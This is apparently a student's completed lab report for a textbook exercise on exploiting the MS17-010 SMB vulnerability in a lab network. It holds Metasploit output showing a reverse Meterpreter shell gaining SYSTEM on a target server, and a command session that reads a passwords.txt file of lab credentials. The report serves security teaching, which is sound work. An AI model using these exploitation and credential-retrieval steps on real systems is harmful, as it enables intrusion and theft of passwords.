

Identifying and Exploiting Vulnerabilities (3e)

Managing Risk in Information Systems, Third Edition - Lab 01

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Time on Task:

1 hour, 38 minutes

Progress:


100%

Report Generated: Wednesday, August 28, 2024 at 12:48 PM

Guided Exercises

Part 1: Identify the Version and Build of a Windows System

3. Make a screen capture showing the **About Windows** dialog box and the Windows version number.



Part 2: Research and Identify Vulnerabilities and Exploits

13. Make a screen capture showing the NVD page for CVE-2017-0143, including the Base Score.

The screenshot shows a Microsoft Edge browser window with three tabs open:

- What's New
- CVE - CVE-2017-0143
- NVD - CVE-2017-0143 (The active tab)

The NVD page content includes:

- VULNERABILITIES** button
- CVE-2017-0143 Detail** heading
- Description**: A detailed paragraph about the SMBv1 server vulnerability.
- Metrics** section:
 - CVSS Version 4.0, CVSS Version 3.x (selected), CVSS Version 2.0
 - NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.**
 - CVSS 3.x Severity and Vector Strings:** NIST: NVD, Base Score: 8.8 HIGH
 - Vector:** CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- QUICK INFO** section:
 - CVE Dictionary Entry:** CVE-2017-0143
 - NVD Published Date:** 03/16/2017
 - NVD Last Modified:** 07/25/2024
 - Source:** Microsoft Corporation

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21. Make a screen capture showing the **MS17-010**

EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution module in the Rapid7 Vulnerability and Exploit Database.

The screenshot shows a web browser window displaying the Rapid7 database entry for the MS17-010 exploit. The title bar reads "MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution". The page content includes a table with "Disclosed" and "Created" dates, a "Description" section detailing the exploit's purpose and mechanism, an "Author(s)" section listing contributors, and a "Platform" section indicating it's for Windows. The browser interface includes a navigation bar with tabs, a search bar, and a "TRY NOW" button. The bottom of the screen shows a Windows taskbar with icons for Start, Task View, File Explorer, and Edge, along with system status indicators like battery level and date/time.

Part 3: Use the Metasploit Framework to Exploit a Vulnerability

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14. Make a screen capture showing the current user on the TargetWindows01 server.

```
[*] Started reverse TCP handler on 172.30.0.4:443
[*] 172.30.0.3:445 - Target OS: Windows Server 2016 Standard 14393
[*] 172.30.0.3:445 - Built a write-what-where primitive...
[+] 172.30.0.3:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.30.0.3:445 - Selecting PowerShell target
[*] 172.30.0.3:445 - Executing the payload...
[+] 172.30.0.3:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176195 bytes) to 172.30.0.3
[*] Meterpreter session 1 opened (172.30.0.4:443 -> 172.30.0.3:51303) at 2024-08-28 08:59:20 -0700

meterpreter > shell
Process 4108 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.


C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

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18. Make a screen capture showing the TargetWindows01 Desktop and the `yourname_was_here` folder.




Part 4: Retrieve Sensitive Files

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6. Make a screen capture showing the contents of the password.txt file.



The screenshot shows a terminal window titled "Identifying and Exploiting Vulnerabilities (3e)" running on a Kali Linux desktop environment. The terminal window has a blue header bar with the title and some system icons. The main area of the terminal shows the following command-line session:

```
root@AttackLinux01:~# Aug 28 09:11 •
root@AttackLinux01:~# 2024-08-28 11:11:34
root@AttackLinux01:~# Bradley Adams
root@AttackLinux01:~# Total Files Listed:
root@AttackLinux01:~#      15 File(s)      179,969 bytes
root@AttackLinux01:~#      0 Dir(s)  28,833,308,672 bytes free
root@AttackLinux01:~# C:\>cd C:/users/administrator/docuemtns
root@AttackLinux01:~# cd C:/users/administrator/docuemtns
root@AttackLinux01:~# The system cannot find the path specified.
root@AttackLinux01:~# C:\>cd c:/users/administrator/documents
root@AttackLinux01:~# cd c:/users/administrator/documents
root@AttackLinux01:~# c:\Users\Administrator\Documents>type passwords.txt
root@AttackLinux01:~# type passwords.txt
root@AttackLinux01:~# domain user password      Computer
root@AttackLinux01:~# jack.smith      a123      Domain
root@AttackLinux01:~# bob.black      Sf33mmcdd!      vWorkstation
root@AttackLinux01:~# bill.blue      corvette      Domain
root@AttackLinux01:~# sarah.brown      password1!      Domain
root@AttackLinux01:~# c:\Users\Administrator\Documents>
```

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
12. Make a screen capture showing the contents of the file containing sensitive information.



Challenge Exercises

Part 1: Use FTP to Extract Sensitive Information

Make a screen capture showing the contents of the file containing sensitive information.



Part 2: Identify Root Causes

- What are some root causes of storing personal information in clear text files?

Lack of employee training, lack of encryption, lack of security measures and policies/procedures.

- What are some root causes of using an FTP service on the internal network?

Lack of system hardening, lack of security policy addressing default services and protocols, system administrator training, lack of a secure file sharing application for employees

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- What are some root causes of having anonymous login enabled on FTP service?

Lack of system hardening, lack of security policies, lack of employee and administrator training, lack of employee training, employees wanting a quick and easy file transfer method.